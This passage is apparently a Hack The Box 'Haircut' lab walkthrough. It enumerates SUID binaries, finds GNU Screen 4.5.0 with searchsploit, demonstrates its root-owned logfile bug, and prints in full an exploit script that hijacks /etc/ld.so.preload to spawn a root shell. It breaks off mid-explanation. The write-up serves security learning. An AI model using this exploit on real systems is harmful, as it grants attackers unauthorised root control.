


```
[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1751 May 22  2017 /etc/passwd
-rw-r--r-- 1 root root 886 May 16  2017 /etc/group
-rw-r--r-- 1 root root 575 Oct 22  2015 /etc/profile
-rw-r----- 1 root shadow 1123 May 22  2017 /etc/shadow
```




```
[-] SUID files:
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40128 May  4  2017 /bin/su
-rwsr-xr-x 1 root root 40152 Dec 16  2016 /bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 27608 Dec 16  2016 /bin/umount
-rwsr-xr-x 1 root root 136808 Jan 20  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 23376 Jan 18  2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 32944 May  4  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 39904 May  4  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 32944 May  4  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75304 May  4  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root root 54256 May  4  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 1588648 May 19  2017 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root root 40432 May  4  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 49584 May  4  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 38984 Mar  7  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 208680 Apr 29  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 428240 Mar 16  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14864 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
```

or




```
www-data@haircut:/dev/shm/10.10.14.23:8000$ find / -perm -4000 2>/dev/null | xargs ls -al
-rwsr-xr-x 1 root   root        30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        40152 Dec 16  2016 /bin/mount
-rwsr-xr-x 1 root   root       142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root   root        44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root   root        44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root   root        40128 May  4  2017 /bin/su
-rwsr-xr-x 1 root   root        27608 Dec 16  2016 /bin/umount
-rwsr-sr-x 1 daemon daemon      51464 Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root   root        49584 May  4  2017 /usr/bin/chfn
-rwsr-xr-x 1 root   root        40432 May  4  2017 /usr/bin/chsh
-rwsr-xr-x 1 root   root        75304 May  4  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root        32944 May  4  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root        39904 May  4  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root   root        32944 May  4  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root   root        54256 May  4  2017 /usr/bin/passwd
-rwsr-xr-x 1 root   root        23376 Jan 18  2016 /usr/bin/pkexec
-rwsr-xr-x 1 root   root      1588648 May 19  2017 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root   root       136808 Jan 20  2017 /usr/bin/sudo
-rwsr-xr-- 1 root   messagebus  42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root   root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root       428240 Mar 16  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root        14864 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root       208680 Apr 29  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root   root        38984 Mar  7  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
```


how we know is exploitable to priv esc, do search sploit on every binary



```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# searchsploit screen
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
Advanced Desktop Locker 6.0.0 - Lock Screen Bypass                                                    | windows/local/40995.txt
Amateur Photographer's Image Gallery - 'fullscreen.php?albumid' SQL Injection                         | php/webapps/37963.txt
Apple iOS 7.0.2 - Sim Lock Screen Display Bypass                                                      | ios/webapps/28978.txt
Apple Safari - GdiDrawStream Blue Screen of Death                                                     | windows_x86-64/dos/18275.txt
Aqua Real Screensaver - '.ar' Buffer Overflow                                                         | windows/dos/34094.pl
Aruba MC-800 Mobility Controller - Screens Directory HTML Injection                                   | multiple/remote/30771.txt
ClipShare Pro 4.0 - 'fullscreen.php' Cross-Site Scripting                                             | php/webapps/32526.txt
CommView 6.1 (Build 636) - Local Blue Screen of Death (Denial of Service)                              | windows/dos/12356.c
Crush FTP 5 - 'APPE' Remote JVM Blue Screen of Death (PoC)                                            | windows/dos/17795.py
ELS Screen to Screen 1.0 - Multiple Password Vulnerabilities                                          | osx/local/19437.txt
Faleemi Desktop Software 1.8.2 - 'SavePath for ScreenShots' Buffer Overflow (SEH)                     | windows/local/45402.py
GNU Screen 3.9.x Braille Module - Local Buffer Overflow                                               | unix/local/21414.c
GNU Screen 4.5.0 - Local Privilege Escalation                                                         | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)                                                   | linux/local/41152.txt
iSmartViewPro 1.5 - 'SavePath for ScreenShots' Local Buffer Overflow (SEH)                            | windows_x86/local/45349.py
Juergen Weigert screen 3.9 - User Supplied Format String                                              | bsd/local/20191.c
Juniper NetScreen 5.0 - VPN 'Username' Enumeration                                                    | hardware/remote/26168.txt
League of Legends Screensaver - Insecure File Permissions Privilege Escalation                        | windows/local/39903.txt
League of Legends Screensaver - Unquoted Service Path Privilege Escalation                            | windows/local/39902.txt
LG G4 - Touchscreen Driver write_log Kernel Read/Write                                                | android/dos/41353.txt
Microsoft Internet Explorer - JavaScript screen[ ] Denial of Service                                  | windows/dos/7710.html
Microsoft Windows NT 4.0/SP1/SP2/SP3/SP4 / NT 3.5.1/SP1/SP2/SP3/SP4/SP5 - Screensaver                 | windows/local/19359.txt
Microsoft Windows Server 2003 - '.EOT' Blue Screen of Death Crash                                     | windows/dos/9417.txt
Microsoft Windows Vista - Access Violation from Limited Account (Blue Screen of Death)                | windows/dos/6671.c
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)  | windows/dos/9594.txt
Microsoft Winows 7 - Keyboard Layout Blue Screen of Death (MS10-073)                                  | windows/dos/18140.c
Monitoring software iSmartViewPro 1.5 - 'SavePath for ScreenShots' Buffer Overflow                    | windows_x86/local/45181.py
NetScreen ScreenOS 4.0.1/4.0.3 - TCP Window Size Remote Denial of Service                             | windows/dos/22970.txt
PeerBlock 1.1 - Blue Screen of Death                                                                  | windows/dos/18475.txt
Screen 4.0.3 (OpenBSD) - Local Authentication Bypass                                                  | linux/local/4028.txt
ScreenOS 1.73/2.x - Firewall Denial of Service                                                        | sco/dos/20532.txt
ScreenStream 3.0.15 - Denial of Service                                                               | android/dos/46443.py
Solaris 11.4 - xscreensaver Privilege Escalation                                                      | solaris/local/47529.txt
Solaris xscreensaver 11.4 - Privilege Escalation                                                      | solaris/local/47509.txt
Sun Microsystems SunScreen Firewall - Privilege Escalation                                            | multiple/remote/16041.txt
XBMC 8.10 - 'takescreenshot' Remote Buffer Overflow                                                   | windows/remote/8339.py
xscreensaver 5.01 - Arbitrary File Disclosure Symlink                                                 | multiple/local/9097.txt
Yasr Screen Reader 0.6.9 - Local Buffer Overflow                                                      | linux/local/39734.py
------------------------------------------------------------------------------------------------------ ---------------------------------
```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# searchsploit -x linux/local/41152.txt
```




```
truncate any file or create a root-owned file with any contents in any
directory and can be easily exploited to full root access in several ways.

> address@hidden:~$ screen --version
> Screen version 4.05.00 (GNU) 10-Dec-16
> address@hidden:~$ id
> uid=125(buczek) gid=125(buczek)
groups=125(buczek),15(users),19(adm),42(admin),154(Omp3grp),200(algrgrp),209(cdgrp),242(gridgrp),328(nchemgrp),407(hoeheweb),446(spwgrp),453(helpdesk),512(twikigrp)
,584(zmgrp),598(edv),643(megamgrp),677(greedgrp),5000(abt_srv),16003(framesgr),16012(chrigrp),17001(priv_cpw)
> address@hidden:~$ cd /etc
> address@hidden:/etc (master)$ screen -D -m -L bla.bla echo fail
> address@hidden:/etc (master)$ ls -l bla.bla
> -rw-rw—— 1 root buczek 6 Jan 24 19:58 bla.bla
> address@hidden:/etc (master)$ cat bla.bla
> fail
> address@hidden:/etc (master)$

Donald Buczek <address@hidden>
```


since screen is SUID binary , it tries to open a log file , if that log file doesn't exist it opens it as root , and you can place content in it



```
www-data@haircut:/dev/shm/10.10.14.23:8000$ screen --version
Screen version 4.05.00 (GNU) 10-Dec-16
www-data@haircut:/dev/shm/10.10.14.23:8000$ cd /tmp/
www-data@haircut:/tmp$ screen -D -m -L bla.bla echo fail
www-data@haircut:/tmp$ ls -l bla.bla
-rw-rw-rw- 1 root www-data 6 May 10 06:22 bla.bla
www-data@haircut:/tmp$ cat bla.bla
fail
```



```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# searchsploit -m linux/local/41154.sh

  Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/41154
     Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
File Type: Bourne-Again shell script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/haircut/41154.sh
```



```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# cat 41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```


-D detach , go to the background

-L the log file , it's creating ld.so.preaload , it allows a library to load a preload before a process and it's preloading "\x0a/tmp/-libhax.so", it executed as soon as it loaded it does:

